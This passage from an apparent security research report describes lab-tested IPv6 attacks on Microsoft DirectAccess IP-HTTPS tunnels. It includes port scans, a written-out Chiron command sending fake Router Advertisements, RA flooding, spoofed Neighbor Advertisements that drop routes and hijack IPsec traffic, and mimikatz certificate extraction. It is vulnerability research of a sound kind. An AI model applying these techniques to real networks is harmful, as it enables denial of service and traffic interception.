2001:db8:1::5:c2                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c3                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c4                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c5                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c6                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c7                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c8                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:c9                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:ca                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:cb                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:cc                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:cd                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:ce                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:cf                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d0                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d1                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d2                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d3                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d4                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d5                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d6                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d7                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d8                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:d9                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:da                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:db                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:dc                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:dd                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:de                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:df                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e0                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e1                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e2                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e3                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e4                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e5                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e6                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e7                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e8                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:e9                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:ea                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:eb                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:ec                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:ed                                        00-00-00-00-00-00  Unreachable
2001:db8:1::5:ee                                        00-00-00-00-00-00  Unreachable
```

Figure 19: Neighbor cache of the interface of the DA server after receiving the TCP SYN packets

5.2.2 IP-HTTPS Authenticated Tunnel Scenario

So far, it was seen that the IPv6 attacks in the first scenario are limited, because the restricted rules that are applied when IP-HTTPS server component does not enforce authentication as mentioned in [15]. Therefore, I decided to see if what other sort of IPv6 attacks would be possible, if the IP-HTTPS connections are authenticated. Therefore, I reconfigured the IP-HTTPS interface of the DA server to use authentication as shown in Figure 20: The IP-HTTPS server interface was configured to use authentication.

```
PS C:\Windows\system32> netsh interface httpstunnel set interface url=https://edge1.da-lab.com:443/IPHTTPS authmode=cert
ificates
Ok.

PS C:\Windows\system32> netsh interface httpstunnel show inter

Interface IPHTTPSInterface Parameters
---------------------------------------------------------------
Role                        : server
URL                         : https://edge1.da-lab.com:443/IPHTTPS
Client authentication mode  : certificates
Last Error Code             : 0x0
Interface Status            : IPHTTPS interface active
```

Figure 20: The IP-HTTPS server interface was configured to use authentication

Executing the command in Figure 20: The IP-HTTPS server interface was configured to use authentication was not enough to enable the authentication on the IP-HTTPS tunnel, because as described in [16] by Microsoft, there is an extra and must step that has to be done. This extra step was accomplished by executing the command that is shown in Figure 21:.

```
PS C:\Windows\system32> netsh
netsh>http
netsh http>add sslcert ipport=131.107.0.2:443 certhash=9328f0dc1692a9e0699f3d6f9765e721a5200c18 appid={5d8e2743-ef20-4d3
8-8751-7e400f200e65} dsmapperusage=enable

SSL Certificate successfully added

netsh http>exit

PS C:\Windows\system32> netsh htt show sslcert

SSL Certificate bindings:
-------------------------

    IP:port                       : 0.0.0.0:443
    Certificate Hash              : 9328f0dc1692a9e0699f3d6f9765e721a5200c18
    Application ID                : {5d8e2743-ef20-4d38-8751-7e400f200e65}
    Certificate Store Name        : MY
    Verify Client Certificate Revocation : Enabled
    Verify Revocation Using Cached Client Certificate Only : Disabled
    Usage Check                   : Enabled
    Revocation Freshness Time     : 0
    URL Retrieval Timeout         : 0
    Ctl Identifier                : (null)
    Ctl Store Name                : (null)
    DS Mapper Usage               : Disabled
    Negotiate Client Certificate  : Disabled

    IP:port                       : 131.107.0.2:443
    Certificate Hash              : 9328f0dc1692a9e0699f3d6f9765e721a5200c18
    Application ID                : {5d8e2743-ef20-4d38-8751-7e400f200e65}
    Certificate Store Name        : (null)
    Verify Client Certificate Revocation : Enabled
    Verify Revocation Using Cached Client Certificate Only : Disabled
    Usage Check                   : Enabled
    Revocation Freshness Time     : 0
    URL Retrieval Timeout         : 0
    Ctl Identifier                : (null)
    Ctl Store Name                : (null)
    DS Mapper Usage               : Enabled
    Negotiate Client Certificate  : Disabled
```

Figure 21: The necessary command to enable the authentication on the IP-HTTPS

After changing the authentication to use certificates, I noticed that even DA clients that use Windows 8.1 enterprise were not able to use NULL ciphers like before, which contradicts with what was already claimed by Microsoft regarding the performance enhancement feature in Windows 8.1, which is mentioned in [17].

Moreover, before I started performing attack in this scenario, the following steps had to be completed:

1. Adjusting the Python IP-HTTPS script to use a client certificate in order to authenticate to the IP-HTTPS server component.
2. Using the tool **mimikatz** [18] to extract a computer certificate from a legitimate DA client, because the private keys of the certificates that were issued by Windows server 2012 R2 CA are not exported.
3. Using **Openssl** as explained in [19], in order to extract the private key and the certificate in the required format.

Immediately after running the script, and while I was monitoring on the IP-HTTPS interface, it was really interesting to see that all the nodes including the DA server are sending DHCPv6 Solicit packets as shown in Figure 22: DHCPv6 packets that were received by the IP-HTTPS python interface. This behavior was a big indication that the IP-HTTPS component on the DA server forwards multicast addresses in case the authentication is used as described in [15].

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
2	0.992911000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
3	2.000767000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
4	4.008571000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
5	8.015096000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
6	16.021458000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
7	32.033653000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
8	64.038054000	fe80::4d27:bf21:36ce:1906	ff02::1:2	DHCPv6	150	Solicit XID: 0xd02c54
9	227.777955000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
10	228.774611000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
11	229.776245000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
12	231.775204000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
13	235.775373000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
14	243.775780000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
15	259.775074000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e
16	291.777375000	fe80::2848:6ae5:d308:a2cd	ff02::1:2	DHCPv6	154	Solicit XID: 0xd003e

Figure 22: DHCPv6 packets that were received by the IP-HTTPS python interface

Beside the IPv6 attacks that were already feasible in the previous scenario, the following subsections describe the additional IPv6 attacks that were successfully performed in this scenario:

5.2.2.1 IPv6 Passive Scan

As shown in Figure 22: DHCPv6 packets that were received by the IP-HTTPS python interface, the attacker can passively sniff the link and eventually he can get all the local link IPv6 addresses of the DA server and all the connected DA clients.

5.2.2.2 Scan DA Clients using Ping

Unlike the previous scenario, the attacker can now enumerate the IPv6 addresses of the connected DA clients using Ping scan technique as shown by Figure 23:. Moreover, as mentioned before, the main drawback of this technique is subnet space that should be scanned in order to find alive targets.

Source	Destination	Protocol	Length	Info
fe80::9424:b76f:e752:4479	fe80::2848:6ae5:d308:a2cd	ICMPv6	104	Echo (ping) request id=0x524f, seq=7, hop limit=64
fe80::2848:6ae5:d308:a2cd	fe80::9424:b76f:e752:4479	ICMPv6	104	Echo (ping) reply id=0x524f, seq=7, hop limit=128
fe80::9424:b76f:e752:4479	fe80::2848:6ae5:d308:a2cd	ICMPv6	104	Echo (ping) request id=0x524f, seq=8, hop limit=64
fe80::2848:6ae5:d308:a2cd	fe80::9424:b76f:e752:4479	ICMPv6	104	Echo (ping) reply id=0x524f, seq=8, hop limit=128
fe80::9424:b76f:e752:4479	fe80::2848:6ae5:d308:a2cd	ICMPv6	104	Echo (ping) request id=0x524f, seq=9, hop limit=64
fe80::2848:6ae5:d308:a2cd	fe80::9424:b76f:e752:4479	ICMPv6	104	Echo (ping) reply id=0x524f, seq=9, hop limit=128
fe80::9424:b76f:e752:4479	fe80::2848:6ae5:d308:a2cd	ICMPv6	104	Echo (ping) request id=0x524f, seq=10, hop limit=6
fe80::2848:6ae5:d308:a2cd	fe80::9424:b76f:e752:4479	ICMPv6	104	Echo (ping) reply id=0x524f, seq=10, hop limit=128
fe80::9424:b76f:e752:4479	fe80::2848:6ae5:d308:a2cd	ICMPv6	104	Echo (ping) request id=0x524f, seq=11, hop limit=6
fe80::2848:6ae5:d308:a2cd	fe80::9424:b76f:e752:4479	ICMPv6	104	Echo (ping) reply id=0x524f, seq=11, hop limit=128

Figure 23: Ping scan was used to find the IPv6 addresses of the connected DA clients

5.2.2.3 Port Scan against DA Clients

In the IP-HTTPS default configuration scenario, scanning the services that are running on the internal corpnet was not possible, because it might be that the IPSEC security rules that are applied on the IPESC gateway prevented this scan in some way. However, it is possible now to scan services on the DA clients as the DA server in this scenario allows the unicast packets to be exchanged between the DA clients. An example of this scan was performed by using Nmap and as depicted in Figure 24:, the DA clients received the generated packets, but unfortunately at that time there were no services listening on the scanned DA client.

Source	Destination	Protocol Name	Description
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=3306, PayloadLen=0,
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=SSH(22), PayloadLen
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=Telnet(23), PayloadL
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=HTTPS(443), Payload
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=1025, PayloadLen=0,
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=DNS(53), PayloadLen
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=IMAP(143), PayloadL
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=FTP control(21), Pay
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=HTTP Alternate(8080
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=HTTP(80), PayloadLe
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=Submission(587), Pay
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=POP 3(110), Payload
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=SMUX(199), PayloadL
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=1720, PayloadLen=0,
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=8443, PayloadLen=0,
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=5101, PayloadLen=0,
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62329, DstPort=8081, PayloadLen=0,
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=HTTP Alternate(8080
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=FTP control(21), Pay
FE80:0:0:0:9424:B76F:E752:4479	FE80:0:0:0:2848:6AE5:D308:A2CD	TCP	TCP:Flags=.....S., SrcPort=62330, DstPort=SMUX(199), PayloadL

Figure 24: Scanning DA client for open ports

5.2.2.4 Fake RA

Sending a fake RA inside the IP-HTTPS tunnel was also successfully received by DA clients in this scenario, because DA server simply forwarded almost all types of ICMPv6 packets with multicast destination addresses. Figure 25: IP-HTTPS

interface of the DA client before sending the fake RA shows the IPv6 addresses of the IP-HTTPS interface of one of the DA clients before a fake RA was sent by the attacking machine.

```
Tunnel adapter iphttpsinterface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:db8:1:1000:ccac:1fc6:9356:b1fe
   Temporary IPv6 Address. . . . . . : 2001:db8:1:1000:9523:3ccf:4288:5fed
   Link-local IPv6 Address . . . . . : fe80::ccac:1fc6:9356:b1fe%7
   Default Gateway . . . . . . . . . :
```

Figure 25: IP-HTTPS interface of the DA client before sending the fake RA

After running Chiron command for sending RA as shown in Figure 26: Chiron command for sending RA, the DA client interface was configured with a default route that has the value of the IPv6 address of the attacking machine. Figure 27: IP-HTTPS interface of the DA client after receiving the fake RA shows the configuration of the IP-HTTPS interface after the fake RA was received.

```
DirectAccess@Lab: sudo python chiron_local_link.py -tun iphttps0 -ra -mtu 1300 -
rl 1000 -rp 3 -s fe80::9dd9:8448:52e:ea79 -d ff02::1
The MAC address of your sender is: False
The IPv6 address of your sender is: fe80::9dd9:8448:52e:ea79
The interface to use is iphttps0
System's default gateway for interface iphttps0 not found, or there are two defa
ult gateways
If you need to use a gateway, you must define it on your own
Let's start
```

Figure 26: Chiron command for sending RA

```
Tunnel adapter iphttpsinterface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:db8:1:1000:ccac:1fc6:9356:b1fe
   Temporary IPv6 Address. . . . . . : 2001:db8:1:1000:9523:3ccf:4288:5fed
   Link-local IPv6 Address . . . . . : fe80::ccac:1fc6:9356:b1fe%7
   Default Gateway . . . . . . . . . : fe80::9dd9:8448:52e:ea79%7
```

Figure 27: IP-HTTPS interface of the DA client after receiving the fake RA

Moreover, it was also possible to drown the DA clients with huge number of fake RA's, which had random prefix values by using chiron_local_link module as mentioned in [20 pp. 21].

The following screenshot shows that DA client willingly configured as many addresses as prefixes it received. This kind of attack can cause DoS on the target machine, if the attack lasts for enough time [20 pp. 21].

```
Tunnel adapter iphttpsinterface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:47a:4d9a:4b05:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:574:fd93:f3b6:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:db8:1:1000:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:ea5:6f16:4597:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:ef0:14d8:4bf1:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:10a8:b93e:7fea:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:12fc:679b:728:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:197c:d787:c7ad:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:19bb:7f85:735f:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:1d61:a334:39ef:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:1d76:e43c:9d78:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:1fe2:d044:8d4b:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:2126:d70c:f433:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:238e:180:6f92:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:23bd:bb89:229f:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:2534:5de:c0b7:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:276f:777:3788:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:2dcc:3d82:97e3:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:2ddb:c260:daeb:ccac:1fc6:9356:b1fe
   IPv6 Address. . . . . . . . . . . : 2001:3410:db2f:b33a:ccac:1fc6:9356:b1fe
```

Figure 28: Part of the Configuration of the DA client IP-HTTPS interface after receiving RAs with randomized prefixes

On the other hand, DA server did not implement any fake RA that was sent by the attacking machine and it was also not possible to perform MITM attack using this attack. The reason for failing MITM could be because, the packets that are always sent using the IP-HTTPS do not contain MAC addresses, and second the addresses of the internal subnet (corpnet) and the IPSEC gateway are hardcoded in the registries of the DA clients. These hardcoded configurations can be seen in Windows from the Resultant Set of Policy by running the command **"rsop.msc"**.

5.2.2.5 DoS DA Client by sending unsolicited NA with IPv6 Source Address of DA Server

The idea of this attack is mentioned in [21], by which an unsolicited NA is sent to the targeted DA client with a spoofed source address that represents the local-link IPv6 address of the IP-HTTPS server interface. The unsolicited NA will eventually causes the DA client to delete the DA server address from the routing table, which results in losing the connection between the DA client and the DA server.

The following two successive screenshots show the routes information in one of the DA clients (fe80::2848:6ae5:d308:a2cd) before and after receiving the unsolicited NA (the source address is fe80::4d27:bf21:36ce:1906) from the attacker.

```
PS C:\Windows\system32> netsh interface ipv6 show route

Publish  Type      Met  Prefix                    Idx  Gateway/Interface Name
-------  --------  ---  ------------------------  ---  ------------------------
No       System    256  ::1/128                     1  Loopback Pseudo-Interface 1
No       Manual    256  2001:db8:1::/48             4  fe80::4d27:bf21:36ce:1906
No       Manual    256  2001:db8:1::/64             4  fe80::4d27:bf21:36ce:1906
No       Manual    256  2001:db8:1:1000::/64        4  iphttpsinterface
No       System    256  2001:db8:1:1000:d5:ae59:cdcc:139d/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:2848:6ae5:d308:a2cd/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:8870:4613:101d:596d/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:d1a7:4f7e:f29b:a8f0/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:ec4a:de3d:3094:2025/128    4  iphttpsinterface
Yes      Manual    1000  2002::/16                  6  6T04 Adapter
No       Manual    4096  2002::/16                  4  fe80::4d27:bf21:36ce:1906
No       System    256  2002:836b:66::836b:66/128   6  6T04 Adapter
No       Manual    256  fd10:d535:5065:7777::/96    4  fe80::4d27:bf21:36ce:1906
No       System    256  fe80::/64                  3  Homenet
No       System    256  fe80::/64                  4  iphttpsinterface
No       System    256  fe80::200:5efe:131.107.0.102/128    5  isatap.isp.example.com
No       System    256  fe80::2848:6ae5:d308:a2cd/128    4  iphttpsinterface
No       System    256  fe80::a851:b7c5:7991:5ca7/128    3  Homenet
No       System    256  ff00::/8                    1  Loopback Pseudo-Interface 1
No       System    256  ff00::/8                    3  Homenet
No       System    256  ff00::/8                    4  iphttpsinterface
```

Figure 29: Routing table of DA client before sending the unsolicited spoofed NA

```
PS C:\Windows\system32> netsh interface ipv6 show route

Publish  Type      Met  Prefix                    Idx  Gateway/Interface Name
-------  --------  ---  ------------------------  ---  ------------------------
No       System    256  ::1/128                     1  Loopback Pseudo-Interface 1
No       Manual    256  2001:db8:1:1000::/64        4  iphttpsinterface
No       System    256  2001:db8:1:1000:d5:ae59:cdcc:139d/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:2848:6ae5:d308:a2cd/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:8870:4613:101d:596d/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:d1a7:4f7e:f29b:a8f0/128    4  iphttpsinterface
No       System    256  2001:db8:1:1000:ec4a:de3d:3094:2025/128    4  iphttpsinterface
Yes      Manual    1000  2002::/16                  6  6T04 Adapter
No       System    256  2002:836b:66::836b:66/128   6  6T04 Adapter
No       System    256  fe80::/64                  3  Homenet
No       System    256  fe80::/64                  4  iphttpsinterface
No       System    256  fe80::200:5efe:131.107.0.102/128    5  isatap.isp.example.com
No       System    256  fe80::2848:6ae5:d308:a2cd/128    4  iphttpsinterface
No       System    256  fe80::a851:b7c5:7991:5ca7/128    3  Homenet
No       System    256  ff00::/8                    1  Loopback Pseudo-Interface 1
No       System    256  ff00::/8                    3  Homenet
No       System    256  ff00::/8                    4  iphttpsinterface
```

Figure 30: Routing table of DA client after sending the spoofed unsolicited NA

5.2.2.6 DoS DA Client by sending a spoofed NA with IPv6 Source Address of DA client

Nevertheless the link layer addresses are not part of the IPv6 packets that are sent and received using the IP-HTTPS interface; it was possible using this attack to hijack the IPSEC downstream connection from the server to the client. This attack was performed by sending spoofed NA packets to the DA server as they were generated from a DA client.

In fact, the first time I realized the possibility of this attack was when I saw that the DA server was sending many NS packets to all the IP-HTTPS connections including the attacking machine. These NS packets were intended to be received by a DA client that was switched off at that time.

After I saw this behavior, I decided to see what might happen if a spoofed NA is sent claiming that the Ubuntu IP-HTTPS interfaces is the IP-HTTPS interface of the DA client. Therefore, I powered on the DA client and I waited for some time until the IPSEC tunnels were established, and then I powered off the DA client again. When the NS's packets were received from the IPv6 address 2001:db8:1:1000:4d27:bf21:36ce:1906 on the IP-HTTPS interface, I immediately sent back a spoofed NA with the address of the DA client (2001:db8:1:1000:4d74:a9e1:7d8c:5104). Surprisingly, the DA server immediately sent (from address 2002:836b:3::836b:3) to the IP-HTTPS interface of the attacking machine an IPSEC ESP packet that was supposed to be sent to the DA client that was powered off. The DA server also sent an Internet Security Association and Key Management Protocol (ISAKMP) packet to the attacking machine. This behavior is depicted by the screenshot that is shown in Figure 31:.

No.	Time	Source	Destination	Protocol	Length	Info
284	2845.445045000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ESP	140	ESP (SPI=0x3c477bfa)
285	2846.717855000	2001:db8:1:1000:4d74:a9e1:7d8c:5104	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
286	2847.455825000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ESP	140	ESP (SPI=0x3c477bfa)
287	2847.978752000	2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ICMPv6	64	Neighbor Solicitation
288	2848.669770000	2001:db8:1:1000:4d74:a9e1:7d8c:5104	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
289	2848.978707000	2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ICMPv6	64	Neighbor Solicitation
290	2849.459945000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ESP	140	ESP (SPI=0x3c477bfa)
291	2849.976979000	2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ICMPv6	64	Neighbor Solicitation
292	2850.645890000	2001:db8:1:1000:4d74:a9e1:7d8c:5104	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
293	2851.472781000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ESP	140	ESP (SPI=0x3c477bfa)
294	2852.184671000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ISAKMP	148	Unknown 246
295	2853.481285000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ESP	140	ESP (SPI=0x3c477bfa)
296	2855.483893000	2002:836b:3::836b:3	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ESP	140	ESP (SPI=0x3c477bfa)
297	2856.472017000	2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:4d74:a9e1:7d8c:5104	ICMPv6	64	Neighbor Solicitation

Figure 31: IPSEC packets that were received by the attacking machine after a client was shut down

Motivated by this behavior, I decided to see what happens if I send a spoofed NA while the DA client is connected to the DA server. Unexpectedly, the DA server at some point after receiving number of NA's that I was continuously sending, it sent every packet that was supposed to be delivered to the IPv6 address (the address that was spoofed) of the DA client as shown in Figure 32: Hijacking the connection from DA server to DA client by sending NA's.

Source	Destination	Protocol	Length	Info
2001:db8:1:1000:81ea:7491:e777:829	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
2001:db8:1:1000:81ea:7491:e777:829	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
2001:db8:1:1000:81ea:7491:e777:829	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
2002:836b:3::836b:3	2001:db8:1:1000:81ea:7491:e777:829	ISAKMP	148	Unknown 246
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ISAKMP	148	Unknown 246
2001:db8:1:1000:81ea:7491:e777:829	2001:db8:1:1000:4d27:bf21:36ce:1906	ICMPv6	64	Neighbor Advertisement
2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:81ea:7491:e777:829	ICMPv6	64	Neighbor Solicitation
2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:81ea:7491:e777:829	ICMPv6	64	Neighbor Solicitation
2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:81ea:7491:e777:829	ICMPv6	64	Neighbor Solicitation
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ESP	140	ESP (SPI=0x5d0cdd74)
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ESP	140	ESP (SPI=0x5d0cdd74)
2002:836b:3::836b:3	2001:db8:1:1000:81ea:7491:e777:829	ESP	268	ESP (SPI=0xfb2e423c)
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ESP	140	ESP (SPI=0x5d0cdd74)
2002:836b:3::836b:3	2001:db8:1:1000:81ea:7491:e777:829	ESP	268	ESP (SPI=0xfb2e423c)
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ISAKMP	388	Unknown 244
2002:836b:3::836b:3	2001:db8:1:1000:81ea:7491:e777:829	ESP	268	ESP (SPI=0xfb2e423c)
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ISAKMP	388	Unknown 244
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ISAKMP	388	Unknown 244
2002:836b:3::836b:3	2001:db8:1:1000:81ea:7491:e777:829	ESP	268	ESP (SPI=0xfb2e423c)
2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:81ea:7491:e777:829	ICMPv6	64	Neighbor Solicitation
2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:81ea:7491:e777:829	ICMPv6	64	Neighbor Solicitation
2002:836b:2::836b:2	2001:db8:1:1000:81ea:7491:e777:829	ISAKMP	388	Unknown 244
2001:db8:1:1000:4d27:bf21:36ce:1906	2001:db8:1:1000:81ea:7491:e777:829	ICMPv6	64	Neighbor Solicitation
